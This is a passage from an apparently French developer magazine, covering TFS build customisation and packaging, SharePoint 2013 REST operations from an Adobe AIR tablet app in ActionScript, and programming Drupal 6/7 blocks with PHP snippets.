problèmes si cette machine venait à être indisponible... Une autre solution communément adoptée est celle d'ajouter les dépendances tierces directement dans le gestionnaire de code source. Cette solution a cependant tendance à alourdir le contrôle de code, en particulier lorsque l'on y ajoute de nouvelles versions des dépendances tierces, mais également lorsque ces dépendances sont dupliquées à travers différentes branches de versions de l'application (Dev, Main, Release, etc.). Finalement, une solution appelée NuGet, dorénavant intégrée en standard dans Visual Studio 2012, résout les problèmes présentés ci-dessus. Cet outil permet d'aller récupérer les dépendances tierces dans leur bonne version au moment de la compilation. Dans ce cas, il n'est plus nécessaire de maintenir une documentation sur le contenu des machines de Build, et plus besoin de sauvegarder les binaires tiers dans le gestionnaire de code source !

> Personnalisation du Process de Build (Exemple pratique avec TFS)

Si le processus de Build fourni en standard dans TFS permet d'obtenir assez facilement une Build d'intégration continue, dès lors que l'on veut passer à une Build nocturne nécessitant des étapes avancées telles que le packaging ou le déploiement, il faut alors se plonger dans les mécaniques de l'outil et appréhender la meilleure manière de le personnaliser. Dans TFS, le processus de Build est défini via un fichier composé en Workflow 4. Celui-ci est manipulable via une interface graphique et permet d'ajouter, supprimer ou déplacer des activités d'un

simple glissé-déposé. Tout d'abord, les Workflow de Build sont accompagnés d'une soixantaine d'activités spécifiques à TFS telles que la manipulation du code source, la modification de Work Items, l'exécution de MSBuild, etc. Ceux-ci additionnés de toutes les activités standard du Workflow 4 permettent déjà de couvrir de nombreux besoins en personnalisation. Si les activités standards ne suffisent pas, une activité TFS appelée **InvokeProcess** permet de faire appel à n'importe quelle ligne de commande, que celle-ci fasse appel à un fichier Batch, un script PowerShell ou même un exécutables. Il est alors possible de centraliser ces scripts dans le gestionnaire de code source d'un projet d'équipe TFS, afin de les déployer si besoin à chaque exécution d'une Build. Pour les équipes qui voudraient garder une certaine indépendance vis-à-vis de la Build d'équipe et d'être toujours capable de packager une application depuis le poste d'un développeur, il est possible de passer par de la personnalisation de scripts **MSBuild**, jouables aussi bien sur la machine de Build que sur la machine d'un développeur. Attention cependant à la synchronisation de ces personnalisations car chaque modification MSBuild doit être répercutée sur tous les postes. Pour finir, la solution préférée des experts TFS reste souvent la personnalisation via les activités de Workflow 4 custom. En effet, il est relativement facile de produire des activités sous formes de .dll exécutant un morceau de code .Net spécifique, puis de les manipuler comme n'importe quelle autre activité au travers du fichier de Workflow 4. En résumé, pour des projets de taille modeste, il est possible de personnaliser le proces-

sus de Build très facilement et rapidement via la solution qui semble la plus familière. Cependant, pour des projets de longue haleine, on préférera structurer et centraliser ses modifications via les activités custom de Workflow 4 par exemple.


> Le packaging (Exemple pratique avec TFS)

Le comportement standard de Team Foundation Server se contente de déposer les binaires générés sur un partage réseau. Ce comportement est amplement suffisant dans le cadre d'une Build d'intégration continue qui ne comporte qu'une étape de compilation et d'exécution de test unitaires. Pour obtenir des sorties de Build avec un format plus exploitable en vue de tests ou de déploiement, de nombreuses options sont disponibles avec Team Foundation Server. Certains types de projets spécifiques produisent directement, ou contre le renseignement de quelques paramètres, des packages en sortie. On peut citer par exemple les projets Windows 8 (.appx), Windows Phone 8 (.xap) ou SQL Server (.dacpac), ... Dans le cadre du déploiement des applications web, les packages Web Deploy permettent de tirer parti de fonctionnalités de synchronisation différentes, de backup automatiques ainsi que de paramétrage au déploiement des chaînes de connexion. Pour générer de tels package avec TFS, il faudra rajouter l'argument **MSBuild /p:DeployOnBuild=true**. Concernant la génération d'un installateur lors d'une Build TFS, ce sont les projets WIX (Windows Installer XML) qui s'intègrent facilement dans le processus de Build et permettent de définir via des fichiers XML les éléments à installer. Enfin pour réaliser un simple Zip, des extensions de Build appelées **Community TFS Build extensions** sont disponibles sur Codeplex et comportent une activité de création d'archive Zip qu'il suffit de rajouter au Workflow de Build.

POUR ALLER PLUS LOIN

La Build nocturne est un élément essentiel pour tout projet qui nécessite de l'automatisation et de la qualité. Elle s'illustre parfaitement bien dans le cadre de méthodes Agiles, et est au cœur d'un concept qui commence à faire parler de lui : les DevOps.

Vivien Fabing Consultant équipe ALM
<http://blogs.developpeur.org/vivien>
 Infinite Square
<http://www.infinitesquare.com>



Sidekick de Atrice, revue de builds.

Applications mobiles pour SharePoint 2013

Depuis la version 2013 de SharePoint, il est désormais possible d'effectuer les opérations CRUD (Create, Read, Update, Delete) via l'architecture REST (Representational State Transfer). Il m'a été demandé de créer une application mobile de géolocalisation des bacs de collecte des déchets, identifiés par des QRCodes.

Nous allons développer une application AIR sur tablette (Android, BlackBerry PlayBook ou iOS) afin de mettre à jour des listes SharePoint.

INTEROPÉRABILITÉ

SharePoint 2013 permet l'utilisation d'URL afin d'accéder aux listes (bibliothèques de documents, listes personnalisées, contacts, tâches, calendrier,...) depuis un navigateur ou une application grâce à l'architecture REST, sous la forme http://urlServeur/site/_api/lists par exemple.

Cela simplifie la mise en place d'applications OpenData sur des périphériques hétérogènes, en utilisant des langages variés comme JavaScript, ou dans notre cas, ActionScript. J'ai choisi le langage ActionScript pour créer une application AIR pour mobile, avec accès à la géolocalisation et à la caméra pour lire des QRCodes.

OPÉRATIONS DE BASE

J'utilise des commandes HTTP :

- GET pour la lecture (Read)
- POST pour l'écriture (Create, Update, Delete)

> Authentification

La première étape consiste à définir les identifiants pour l'authentification à chaque appel à SharePoint :

```
URLRequestDefaults.authenticate = true;
URLRequestDefaults.setLoginCredentialsForHost(fqdn, user, pwd);
```

> Création de liste

Je définis une instance de URLRequest avec les entêtes nécessaires :

```
public function creeListe(nomListe:String, description:String=""):void {
  var postURL:URLRequest= new URLRequest(_urlsite + «_api/web/lists»);
  postURL.authenticate = true;
  postURL.method = URLRequestMethod.POST;
  // pour un résultat du serveur au format XML
  postURL.requestHeaders.push(
    new URLRequestHeader(«ACCEPT», »application/atom+xml»));
  // pour un résultat du serveur au format JSON
  //postURL.requestHeaders.push( new
  //  URLRequestHeader(«ACCEPT», »application/json;odata=verbose»));
```



```
postURL.requestHeaders.push( new
URLRequestHeader(«Content-Type», »application/json;odata=verbose»));
// formDigestValue n'est pas obligatoire
postURL.requestHeaders.push( new URLRequestHeader(«X-RequestDigest», _formDigestValue ));
postURL.requestHeaders.push( new URLRequestHeader(«If-Match», »*»));
postURL.requestHeaders.push( new URLRequestHeader(«X-Http-Method»,
»POST»));
// nous envoyons des données au serveur au format JSON
postURL.contentType=»application/json;odata=verbose»;
// chaîne JSON de création de liste
postURL.data = JSON.stringify({ ' __metadata': { 'type': 'SP.List' },
'AllowContentTypes': true,
'BaseTemplate': 100, 'ContentTypesEnabled': true,
'Description': description, 'Title': nomListe });
// instance d'URLloader
postLoader = new URLloader(postURL);
// format texte
postLoader.dataFormat = URLLoaderDataFormat.TEXT;
// ajout d'écouteurs sur les événements retournés par le serveur
postLoader.addEventListener(Event.COMPLETE, creeListeDone);
postLoader.addEventListener(ProgressEvent.PROGRESS, progress);
postLoader.addEventListener(IOErrorEvent.IO_ERROR, handleIOError );
postLoader.addEventListener(HTTPStatusEvent.HTTP_STATUS, handle
HttpStatus );
postLoader.addEventListener(SecurityErrorEvent.SECURITY_ERROR,
handleSecurityError );
// appel du serveur SharePoint
postLoader.load(postURL);
}
```

Si tout se passe bien, la méthode creeListeDone est appelée, l'étape suivante est de définir les champs de cette liste :

```
public function creeChamp(nomListe:String, champ:String, type:int,
requis:Boolean, unique:Boolean):void {
  var jason:String; // chaîne JSON
  var postURL:URLRequest= new URLRequest(_urlsite + «_api/web/
lists/getByTitle(' « + nomListe + «')/Fields»);
  postURL.authenticate = true;
  postURL.method = URLRequestMethod.POST;
  postURL.requestHeaders.push( new
```

```

URLRequestHeader(`ACCEPT`, `application/atom+xml`));
postURL.requestHeaders.push( new
URLRequestHeader(`ContentType`, `application/json;odata=verbose`));
postURL.requestHeaders.push( new URLRequestHeader(`X-Request
Digest`,_formDigestValue));
postURL.requestHeaders.push( new URLRequestHeader(`X-Http-Method`,
`POST`));
postURL.contentType=`application/json;odata=verbose`;
// création de la chaîne JSON à envoyer
jason = `{
  __metadata: { 'type': 'SP.Field' },
  Title:'` + champ + `',
  FieldTypeKind:` + type + `,Required:` + requis + `,
  EnforceUniqueValues:` + unique + `,
  Indexed:` + unique + `,
  StaticName:` + champ + `}`;
postURL.data = jason;
postLoader = new URLLoader(postURL);
postLoader.dataFormat = URLLoaderDataFormat.TEXT;
// écouteurs d'événements
postLoader.addEventListener(Event.COMPLETE, createFieldsDone);
postLoader.addEventListener(ProgressEvent.PROGRESS, progress);
postLoader.addEventListener(IOErrorEvent.IO_ERROR, handleIOError );
postLoader.addEventListener(HTTPStatusEvent.HTTP_STATUS, handle
HttpStatus );
postLoader.addEventListener(SecurityErrorEvent.SECURITY_ERROR,
handleSecurityError );
// appel du serveur SharePoint
postLoader.load(postURL);
}

```

Lecture

Vu que tout est traité de façon asynchrone, le résultat XML renvoyé par le serveur SharePoint est à analyser lors de requêtes de lecture. Voici comment récupérer des données dans le contexte d'une commande GET de lecture du champ ID en fonction du champ Title dans une liste SharePoint. Le filtre sur un champ utilise la syntaxe OData (OpenData) \$filter opérateur valeur : dans notre cas, l'opérateur est eq, il existe des opérateurs numériques (Lt, Le, Gt, Ge, Eq, Ne), des opérateurs de chaîne (startsWith, substringOf, Eq, Ne) ou des opérateurs de date (day(), month(), etc).

```

public function getLigneId(nomListe:String, title:String):void {
// filtrage de la ligne par le titre (OData)
var getURL:URLRequest= new URLRequest(_urlsite + `/_api/web/lists/
getByTitle(` + nomListe + `)/items?$filter=Title eq ` + title );
getURL.authenticate = true;
getURL.method = URLRequestMethod.GET;
getURL.requestHeaders.push( new
URLRequestHeader(`ACCEPT`, `application/atom+xml`));
getURL.requestHeaders.push( new
URLRequestHeader(`ContentType`, `application/json;odata=verbose`));
getURL.requestHeaders.push( new URLRequestHeader(`X-
RequestDigest`,_formDigestValue));
getURL.contentType=`application/json;odata=verbose`;

getLoader = new URLLoader(getURL);
getLoader.dataFormat = URLLoaderDataFormat.TEXT;
getLoader.addEventListener(Event.COMPLETE, getLigneIdDone);
getLoader.addEventListener(ProgressEvent.PROGRESS, progress);
getLoader.addEventListener(IOErrorEvent.IO_ERROR, handleIOError );
}

```

```

getLoader.addEventListener(HTTPStatusEvent.HTTP_STATUS, handle
HttpStatus );
getLoader.addEventListener(SecurityErrorEvent.SECURITY_ERROR,
handleSecurityError );
getLoader.load(getURL);
}
// méthode d'analyse du XML retourné par le serveur SharePoint
private function getLigneIdDone(e:Event):void
{
var erreur:String = ``;
var id:String = ``;
var title:String = ``;
try
{
// objet XML
var responseXml:XML = XML( e.target.data );
// définition des namespaces XML
var ns:Namespace = responseXml.namespace(``);
var d:Namespace = responseXml.namespace(`d`);
var m:Namespace = responseXml.namespace(`m`);
var items:Array;
var i:XML;
// tableau des éléments retournés (un élément dans notre cas)
items = new Array();
for each (i in responseXml.ns::entry)
{
items.push(new Entry(XMList(i)));
}
// boucle sur les items renvoyés
for each(var item:Entry in items)
{
var eXml:XML = XML( item.xml );
var vList:XMList = new XMList();
var ens:Namespace = eXml.namespace(``);
var ed:Namespace = eXml.namespace(`d`);
var em:Namespace = eXml.namespace(`m`);
vList = eXml.ens::content;
for each(var vElement:XML in vList)
{
title = vElement.em::properties.ed::Title;
id = vElement.em::properties.ed::Id;
Util.log(`getLigneIdDone id:` + id + ` title:`+ title);
}
}
catch (e:Error)
{
erreur += e.message;
Util.log(`erreur getLigneIdDone: ` + erreur);
}
}

```

> Ecriture

Pour ajouter un élément dans une liste, le principe est le même, avec une commande POST. Toutefois, il est nécessaire de connaître le type d'item à insérer, en général SP.Data.nomListeListItem. Par exemple, une liste nommée Communes aura des items de type SPData.CommunesListItem :


```

public function writePost(nomListe:String, titre:String):void {
var postURL:URLRequest= new URLRequest(_urlsite + «_api/web/
lists/getByTitle('« + nomListe + «')/items»);
postURL.authenticate = true;
postURL.method = URLRequestMethod.POST;
postURL.requestHeaders.push( new
URLRequestHeader(«ACCEPT», »application/atom+xml»));
postURL.requestHeaders.push( new
URLRequestHeader(«Content-Type», »application/json;odata=verbose»));
postURL.requestHeaders.push( new URLRequestHeader(«X-
RequestDigest», _formDigestValue));
postURL.requestHeaders.push( new URLRequestHeader(«If-Match», »*»));
postURL.requestHeaders.push( new URLRequestHeader(«X-Http-Method»,
»POST»));
postURL.contentType=»application/json;odata=verbose»;
// remplacer CommuneListItem par NomListeListItem
postURL.data = JSON.stringify({ '__metadata': { 'type': 'SP.
Data.CommunesListItem' }, 'Title': titre, 'champBooleen': false });
postLoader = new URLLoader(postURL);
postLoader.dataFormat = URLLoaderDataFormat.TEXT;
postLoader.addEventListener(Event.COMPLETE, writeDone);
postLoader.addEventListener(ProgressEvent.PROGRESS, progress);
postLoader.addEventListener(IOErrorEvent.IO_ERROR, handleIOError );
postLoader.addEventListener(HTTPStatusEvent.HTTP_STATUS, handle
HttpStatus );
postLoader.addEventListener(SecurityErrorEvent.SECURITY_ERROR,
handleSecurityError );
postLoader.load(postURL);
}

```

> L'application tablette

L'application doit être optimisée pour s'exécuter sur un périphérique mobile, j'ai choisi le runtime Adobe AIR avec les frameworks open source Starling et FeathersUI, dont le code s'exécute sur le GPU.



L'application en action.

Tableau : matrice de compatibilité des navigateurs mobiles

Système d'exploitation de l'appareil mobile	Version du système d'exploitation	Navigateur	Smartphone	Tablette tactile ou tablette
Windows Phone	Windows Phone 7.5 ou versions ultérieures	Internet Explorer Mobile	Pris en charge	Non applicable
Windows	Windows 7 ou versions ultérieures	Internet Explorer	Non applicable	Pris en charge
iOS	5.0 ou versions ultérieures Remarque : La lecture de vidéos requiert iOS version 6.0 ou ultérieure.	Safari	Pris en charge Important : Toutes les fonctionnalités d'Office Web Apps sont prises en charge sur les iPad versions 2 et 3 avec iOS 6.0 (ou versions ultérieures). Des fonctionnalités limitées en matière d'affichage et de modification sont également prises en charge sur les iPad versions 1, 2, 3 avec iOS version 5.1.	Pris en charge
Android	4.0 ou versions ultérieures Remarque : La lecture de vidéos requiert Android version 4.1 ou ultérieure.	Navigateur Android	Pris en charge	Pris en charge

Les tablettes sont équipées de carte 3G pour une saisie directe dans SharePoint, néanmoins, si une zone géographique n'est pas couverte, une base de données locale SQLite contient toutes les tables correspondant aux listes SharePoint. Chaque saisie est enregistrée dans la base de données locale SQLite et dans SharePoint de façon asynchrone à un mécanisme de file d'attente pour garder une interface fluide. Toutes les opérations sur les bases de données sont consignées dans des fichiers texte afin de reprendre la file d'attente à son état si l'application est fermée [Fig.1].

CONCLUSION

L'ajout de l'architecture REST à SharePoint 2013 ouvre beaucoup de possibilités pour utiliser SharePoint comme un serveur de bases de données pour des applications mobiles. Il faut penser à modifier les listes sur le serveur pour gérer l'unicité et utiliser les champs 'Lookup' pour l'intégrité référentielle. Les listes permettent une visualisation directe par les utilisateurs en mode web, tout en permettant l'analyse des données dans Excel, Access, etc.

Bruce Lane

Développeur pour la communauté d'agglomération Sophia-Antipolis (<http://www.casa-infos.fr>)

Développeur du logiciel Onyx-VJ et musicien (<http://www.batchass.fr>)

Maîtriser les blocs sous Drupal 6 et Drupal 7

Les blocs Drupal sont parmi les fonctionnalités les plus intéressantes pour créer des pages Web riches. Examinons comment travailler avec eux sous Drupal 6 et Drupal 7.

Les blocs Drupal sont de petites zones destinées à accompagner les contenus. On les positionne fréquemment dans les colonnes de droite et gauche d'un site, mais on peut en mettre dans les en-têtes de page, dans le cas d'une bannière publicitaire par exemple, ou même dans un contenu. Un cas fréquent est là encore la publicité. Le champ d'application des blocs est infini car leur contenu peut être dynamique, et il est possible de sélectionner très précisément dans quelles pages ils apparaîtront et pour quels types de visiteurs du site. Les blocs peuvent être définis manuellement dans l'interface d'administration du site, ou par programmation, depuis un module d'extension. Examinons tous ces aspects. Nous supposons que le lecteur est déjà un petit peu familiarisé avec les hooks et la programmation Drupal.

1 ORGANISATION ET ADMINISTRATION DES BLOCS

Si l'on veut tirer le meilleur profit des blocs de Drupal, il faut d'entrée de jeu être sensibilisé au fait que ceux-ci travaillent main dans la main avec le ou les thèmes d'affichage de votre site. Comme illustré [Fig.1] l'interface d'administration des blocs de Drupal permet d'affecter et d'ordonner les blocs dans des régions. Or les régions sont définies par le thème d'affichage. Donc cette affectation est dépendante du thème. Ainsi il est parfaitement possible d'affecter un bloc lambda à la colonne de droite d'un thème X et à la colonne de gauche d'un thème Y. En outre, depuis l'interface d'administration générale des blocs, il est possible d'accéder à une configuration individuelle pour chaque bloc. C'est ici qu'il sera possible de redéfinir le titre du bloc, de décider si un visiteur peut le masquer ou non, de décider pour quels types de visiteurs (anonymes, authentifiés, etc.) le bloc sera visible, et enfin de définir sur quelles pages il devra s'afficher, ou ne pas s'afficher. Ceci pour Drupal 6. Avec Drupal 7 vient une possibilité supplémentaire : demander ou refuser un affichage, selon le type du contenu présenté par la page.

2 UNE BONNE PRATIQUE

Lorsque le filtre PHP est activé depuis la page d'administration des modules de Drupal, il est possible de définir un bloc dont le contenu est entièrement constitué de code PHP. Cette approche est séduisante au premier abord, lorsqu'on découvre Drupal. C'est cependant une approche à n'utiliser que dans des cas exceptionnels. En effet, le code PHP du bloc, comme il sera avant tout un contenu de bloc, va résider en base de données. Si par mégarde le bloc est détruit depuis l'interface d'administration, son code sera perdu, et il vous faudra le réécrire. En outre, même si Drupal est très costaud en ce qui concerne la sécurité, avoir du code PHP en base de données, c'est très vulnérable, potentiellement, aux injections. Mieux vaut éviter. Si toutefois, on se trouve dans une situation qui fait que l'on doive absolument placer du code PHP dans un bloc, on limitera ce code à une seule fonction qui appellera tout le code à exécuter et qui résidera, lui, dans un module. Ainsi, au moins, si le bloc est détruit, il ne sera pas nécessaire de réécrire une montagne de code :-)




Fig.1

L'interface d'administration permet d'affecter les blocs aux régions du thème.

3 NE PAS RÉINVENTER LA ROUE

Avant de se lancer dans la création d'un bloc «tout PHP» ou dans le développement d'un module qui génère des blocs, ce que nous verrons plus loin, il est très pertinent de rechercher sur drupal.org s'il n'existerait pas un module d'extension qui corresponde à vos besoins. Supposons par exemple que vous ressentiez le besoin d'afficher des bannières publicitaires dans des blocs sur votre site, et que vous vouliez des statistiques d'impression et de clics sur ces bannières, que vous vouliez grouper les bannières par annonceurs, et pouvoir définir des parts de voies et des périodes d'affichage. Ne vous dites pas que pour un tel besoin, digne de l'usine à gaz, rien n'existe. Au contraire le module 'Advertisement' est fait pour vous. A contrario, si vous avez un besoin tout simple, comme afficher une seule image dans un bloc, ne vous lancez pas tête baissée dans un travail déjà fait. Le module 'Image Block' vous attend :-) Enfin, et peut-être surtout, apprenez à tirer tout le profit possible, et il est énorme, du module 'Views' qui permet de générer des vues de la base de données et donc du contenu dynamique. Ce module est si puissant et si malin qu'il mériterait plusieurs articles à lui seul. Or, quand une vue de base de données est définie via l'interface de ce module, vous n'avez plus qu'à donner un clic de souris pour obtenir la génération d'un ou de plusieurs blocs, qui seront alors à votre disposition dans l'interface d'administration des blocs.

4 QUELQUES ASTUCES

Avant d'aborder la programmation des blocs, voici quatre astuces, fort pratiques. D'abord dans l'administration d'un bloc, il est possible de définir sur quelles pages celui-ci doit, ou ne doit pas, s'afficher. C'est-à-dire pour quelles URL il doit s'afficher. Il est possible d'utiliser des jokers avec les URL, et surtout dans les URL. Ainsi, si vous avez le module Pathauto installé et activé, vous pouvez disposer d'alias d'URL générés selon les types de contenu. Afin qu'un bloc s'affiche, ou non, pour un type de contenu vous pouvez donner une URL de cette forme dans une interface d'administration :

```
1e-type-de-contenu/*
```

Mais là, gardez à l'esprit qu'il n'est pas requis que le joker soit placé en fin d'URL. Par exemple ce filtre d'URL fonctionnerait très bien :

```
1e-type-de-contenu/*/la-categorie
```


Dans ce cas, selon la constitution de vos alias, le joker pourrait par exemple vouloir dire : ce type de contenu, publié par n'importe quel auteur, et rangé dans cette catégorie. Deuxième astuce, le cas des vues à arguments. Lorsque vous avez défini une vue de la base de données grâce au module vue, cette vue peut recevoir des arguments de l'URL de sa page. Lorsque le module vue génère une page, tout est automatique par définition. Mais dans le cas d'un bloc c'est différent car un 'bloc de vue' n'a pas directement accès à l'URL de la page dans laquelle il s'affiche.

Pour résoudre le problème, cliquez sur l'argument de votre bloc/vue dans l'interface d'administration des vues, puis sélectionnez l'option 'Provide default argument', puis comme 'Default argument type', sélectionnez 'PHP Code' [Fig.2]. Enfin, donnez un code dans l'esprit de celui ci-dessous qui renvoie à titre d'argument du bloc/vue le troisième élément de l'URL courante.

```
$url = drupal_get_path_alias($_GET['q']);
$url_elements = explode('/', $url);
return $url_elements[2];
```

Si au départ les blocs sont conçus pour s'afficher dans les régions du thème d'affichage de votre site, il est souvent très intéressant de pouvoir les rendre directement dans un noeud. Là encore, le cas de la bannière publicitaire est une application toute trouvée. Cette insertion d'un bloc se fait très souvent dans le patron d'affichage d'un type de contenu. Cela peut donner quelque chose comme ceci, pour Drupal 6 :

```
<div class=>»banniere-pub»</div>
<?php
  $block = module_invoke('block', 'block', 'view', 10);
  print $block['content'];
?>
</div>
<div class=>»contenu»>
  <?php print $content; ?>
</div>
```



Avec quelques lignes de code PHP, il est possible de passer des arguments à un bloc/vue depuis une URL.

La fonction `module_invoke` provoque l'exécution d'un hook pour un module donné. Ici le module est le module `block`. En second argument vient le nom du hook. Nous donnons `block`, ce qui signifie 'hook_block'. Les autres arguments de l'appel à `module_invoke` sont passés en arguments du hook. Ici nous donnons 'view' parce que nous voulons une opération d'affichage, puis nous donnons le delta du bloc, c'est-à-dire son identifiant. Dans cet exemple, il s'agit d'un bloc créé depuis l'interface d'administration des blocs. Le module concerné est donc bien `block`. Si nous avions à faire à un bloc/vue, celui-ci dépendrait du module `Views`. L'appel serait alors :

```
$block = module_invoke('views', 'block', 'view', 'block_delta');
```


Les notions d'opération et de delta (qui n'est qu'un identifiant entier ou chaîne) seront éclaircies plus loin. Sous Drupal 7 cela fonctionne de la même façon, mais différemment :-)

```
<?php
  $block = module_invoke('module_name', 'block_view', 'block_delta');
  print render($block);
?>
```

En effet sous Drupal 7 le nom des hooks est modifié. Ici le hook est devenu `hook_block_view`. Le rendu du bloc est légèrement différent aussi. Enfin sur un site chargé, ou sur un serveur aux ressources limitées, pensez aux performances. Un bloc qui implique des requêtes lentes en base de données peut devenir pénalisant pour votre site. Dans ce cas activez le module `throttle`, qui vous permettra de surprendre l'affichage des blocs de votre choix en cas de pics de fréquentation.

5 PETITE VISITE EN BASE DE DONNÉES

Pour bien travailler avec les hooks par programmation, il est intéressant de prendre le temps de voir comment les choses se passent dans la base de données de Drupal. Sous Drupal 6, trois tables entrent en jeu. La première, 'blocks', recense tous les blocs connus du système. Le module par lequel a été généré un bloc, son affectation à une région, pour un thème donné, ou encore sa position dans une région sont parmi les informations contenues dans cette table. La table `blocks_role` contient les informations qui permettent d'assurer un affichage selon le rôle du visiteur, et enfin la table `boxes`,



Deux blocs créés par programmation apparaissent en colonne de droite du thème d'administration.

comme son nom ne l'indique absolument pas, détient le contenu des blocs qui sont générés via l'interface d'administration. Sous Drupal 7 les principes sont les mêmes, sauf que les tables s'appellent block et non plus blocks, que boxes est remplacée par block_custom et qu'une nouvelle table a fait son apparition: block_node_type. C'est grâce à cette table que Drupal 7 contrôle l'affichage des blocs en fonction des types de nœuds.

6 LA PROGRAMMATION SOUS DRUPAL 6

Créons un module Drupal 6 qui définit par programmation 2 blocs qui seront affectés à la colonne de droite du thème Garland, qui est le thème par défaut [Fig.3]. Pour l'exercice, on suppose que nos blocs ne devront apparaître que dans l'interface d'administration, lors de l'ajout de contenu, en l'occurrence. Sous Drupal 6, un seul hook, hook_block, permet de gérer tout le travail avec les blocs. Voici sa signature :

```
hook_block($op = 'list', $delta = 0, $edit = array())
```

